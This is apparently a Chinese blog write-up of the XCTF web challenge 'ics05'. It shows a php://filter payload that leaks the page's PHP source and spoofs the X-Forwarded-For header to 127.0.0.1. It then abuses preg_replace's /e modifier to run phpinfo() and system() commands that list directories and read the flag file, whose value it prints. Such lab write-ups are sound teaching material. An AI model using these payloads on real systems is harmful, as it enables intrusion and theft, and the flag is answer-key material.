
xctf-ics05

原创


横眉冷对 于 2019-11-12 18:24:48 发布 193 收藏

xctf里面的一道web题ics05

这道题给了提示：其他破坏者会利用工控云管理系统设备维护中心的后门入侵系统
既然说了是设备维护中心的漏洞，打开设备维护中心，什么东西也没有，查看源码也没有啥东西。
这时候瞎点，点到了网页上面的导航上 **云平台设备维护中心**发现有变化。发现page的值会显示出来。




将page的参数改成index.php发现页面显示ok，改成其他的(比如flag.php)页面啥都没显示。



利用php伪协议获取index.php里面的内容

page=php://filter/read=convert.base64-encode/resource=index.php

即可读取index.php的内容



然后将获得的内容进行**base64**解密

得到源码

```
 <?php
error_reporting(0);

@session_start();
posix_setuid(1000);


?>
<!DOCTYPE HTML>
<html>

<head>
    <meta charset="utf-8">
    <meta name="renderer" content="webkit">
    <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1">
    <meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1">
    <link rel="stylesheet" href="layui/css/layui.css" media="all">
    <title>设备维护中心</title>
    <meta charset="utf-8">
</head>

<body>
    <ul class="layui-nav">
        <li class="layui-nav-item layui-this"><a href="?page=index">云平台设备维护中心</a></li>
    </ul>
    <fieldset class="layui-elem-field layui-field-title" style="margin-top: 30px;">
        <legend>设备列表</legend>
    </fieldset>
```

```
    <table class="layui-hide" id="test"></table>
    <script type="text/html" id="switchTpl">
        <!-- 这里的 checked 的状态只是演示 -->
        <input type="checkbox" name="sex" value="{{d.id}}" lay-skin="switch" lay-text="开|关" lay-filter="checkD
emo" {{ d.id==1 0003 ? 'checked' : '' }}>
    </script>
    <script src="layui/layui.js" charset="utf-8"></script>
    <script>
    layui.use('table', function() {
        var table = layui.table,
            form = layui.form;

        table.render({
            elem: '#test',
            url: '/somrthing.json',
            cellMinWidth: 80,
            cols: [
                [
                    { type: 'numbers' },
                     { type: 'checkbox' },
                     { field: 'id', title: 'ID', width: 100, unresize: true, sort: true },
                     { field: 'name', title: '设备名', templet: '#nameTpl' },
                     { field: 'area', title: '区域' },
                     { field: 'status', title: '维护状态', minWidth: 120, sort: true },
                     { field: 'check', title: '设备开关', width: 85, templet: '#switchTpl', unresize: true }
                ]
            ],
            page: true
        });
    });
    </script>
    <script>
    layui.use('element', function() {
        var element = layui.element; //导航的hover效果、二级菜单等功能，需要依赖element模块
        //监听导航点击
        element.on('nav(demo)', function(elem) {
            //console.log(elem)
            layer.msg(elem.text());
        });
    });
    </script>

<?php

$page = $_GET[page];

if (isset($page)) {



if (ctype_alnum($page)) {
?>

    <br /><br /><br /><br />
    <div style="text-align:center">
        <p class="lead"><?php echo $page; die();?></p>
    <br /><br /><br /><br />

<?php
```

```
}else{

?>
        <br /><br /><br /><br />
        <div style="text-align:center">
            <p class="lead">
                <?php

                if (strpos($page, 'input') > 0) {
                    die();
                }

                if (strpos($page, 'ta:text') > 0) {
                    die();
                }

                if (strpos($page, 'text') > 0) {
                    die();
                }

                if ($page === 'index.php') {
                    die('Ok');
                }
                    include($page);
                    die();
                ?>
        </p>
        <br /><br /><br /><br />

<?php
}}


//方便的实现输入输出的功能,正在开发中的功能，只能内部人员测试

if ($_SERVER['HTTP_X_FORWARDED_FOR'] === '127.0.0.1') {

    echo "<br >Welcome My Admin ! <br >";

    $pattern = $_GET[pat];
    $replacement = $_GET[rep];
    $subject = $_GET[sub];

    if (isset($pattern) && isset($replacement) && isset($subject)) {
        preg_replace($pattern, $replacement, $subject);
    }else{
        die();
    }

}




?>

</body>
```

```
</html>
```

源码太长，我们找到解题的关键部分代码

```
if ($_SERVER['HTTP_X_FORWARDED_FOR'] === '127.0.0.1') {

    echo "<br >Welcome My Admin ! <br >";

    $pattern = $_GET[pat];
    $replacement = $_GET[rep];
    $subject = $_GET[sub];

    if (isset($pattern) && isset($replacement) && isset($subject)) {
        preg_replace($pattern, $replacement, $subject);
    }else{
        die();
    }

}
```

这里就是解题的关键部分了，简单的审计一下代码

①要把自己的ip设置成127.0.0.1（可以直接在网页里将http头的X-Forwarded-For改为127.0.0.1）


②还要给pat，rep，sub三个变量传值


③PHP preg_replace()` 函数

```
mixed preg_replace ( mixed $pattern , mixed $replacement , mixed $subject [, int $limit = -1 [, int &$count ]] )
搜索 subject 中匹配 pattern 的部分， 以 replacement 进行替换。
参数说明：
$pattern: 要搜索的模式，可以是字符串或一个字符串数组。
$replacement: 用于替换的字符串或字符串数组。
$subject: 要搜索替换的目标字符串或字符串数组。
$limit: 可选，对于每个模式用于每个 subject 字符串的最大可替换次数。 默认是-1（无限制）。
$count: 可选，为替换执行的次数
```

这里显然还是无法解题，这个时候就要了解 **preg_replace()*** 函数存在一个安全问题 ： **/e** 修正符使 **preg_replace()** 函数将 **replacement** 参数当作 PHP 代码(在适当的逆向引用替换完之后)。提示：要确保 **replacement** 构成一个合法的 PHP 代码字符串，否则 PHP 会在报告在包含 **preg_replace()** 的行中出现语法解析错误。

比如我们本题构造 `?pat=/123/e&rep=phpinfo()&sub=123` 就会触发**phpinfo()**的执行(此时的ip是127.0.0.1)







点击响应就可以看到**phpinfo()**这个代码执行了

同样的道理，我们把phpinfo()改成其他的php代码就行了(都要用127.0.0.1这个ip)


```
?pat=/123/e&rep=system("ls")&sub=123
```





```
?pat=/123/e&rep=system("cd s3chahahaDir;ls -la")&sub=123
```




```
?pat=/123/e&rep=system("cd s3chahahaDir/flag;ls -la")&sub=123
```




```
?pat=/123/e&rep=system("cat s3chahahaDir/flag/flag.php")&sub=123
```


查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 HackBar
过滤 URL
所有 HTML CSS JS XHR 字体 图像 媒体 WS 其他 持续日志 禁用缓存 不节流 HAR
状态 方法 域名 文件 触发源头 类型 传输 大小 0 毫秒 1.37 分钟
200 GET 111.198... index.php?pat=/test/e&rep=ph... document html 1.45 KB 2.25... 180 毫秒
404 GET 111.198... favicon.ico img html 已缓存 290 ...
404 GET 111.198... somrthing.json?page=1&limit=... xhr html 508 字节 293 ... 63 毫秒
200 GET 111.198... index.php?pat=/test/e&rep=ph... document html 19.90 KB 81.2... 246 毫秒
200 GET 111.198... index.php?pat=/test/e&rep=sys... document html 1.51 KB 2.35... 401 毫秒
200 GET 111.198... index.php?pat=/test/e&rep=sys... document html 1.53 KB 2.42...
200 GET 111.198... index.php?pat=/test/e&rep=sys... document html 1.54 KB 2.42...
200 GET 111.198... index.php?pat=/test/e&rep=sys... document html 1.52 KB 2.34...
消息头 Cookie 参数 响应 耗时 堆栈跟踪
响应载荷 (payload)
28 layui.use('table', function() {
29 var table = layui.table,
30 form = layui.form;
31
32 table.render({
33 elem: '#test',
34 url: '/somrthing.json',
35 cellMinWidth: 80,
36 cols: [
37 [
38 { type: 'numbers' },
39 { type: 'checkbox' },
40 { field: 'id', title: 'ID', width: 100, unresize: true, sort: true },
41 { field: 'name', title: '设备名', templet: '#nameTpl' },
42 { field: 'area', title: '区域' },
43 { field: 'status', title: '维护状态', minWidth: 120, sort: true },
44 { field: 'check', title: '设备开关', width: 85, templet: '#switchTpl', unresize: true }
45]
46],
47 page: true
48 });
49 });
50 </script>
51 <script>
52 layui.use('element', function() {
53 var element = layui.element; //导航的hover效果、二级菜单等功能，需要依赖element模块
54 //监听导航点击
55 element.on('nav(demo)', function(elem) {
56 //console.log(elem)
57 layer.msg(elem.text());
58 });
59 });
60 </script>
61
62
Welcome My Admin !
<?php
63
64 $flag = 'cyberpeace{535d01d6f107b6b88694e33d0f4b5ed0}';
65
66 ?>
67
68 </body>
https://blog.csdn.net/Mars74

flag就找到了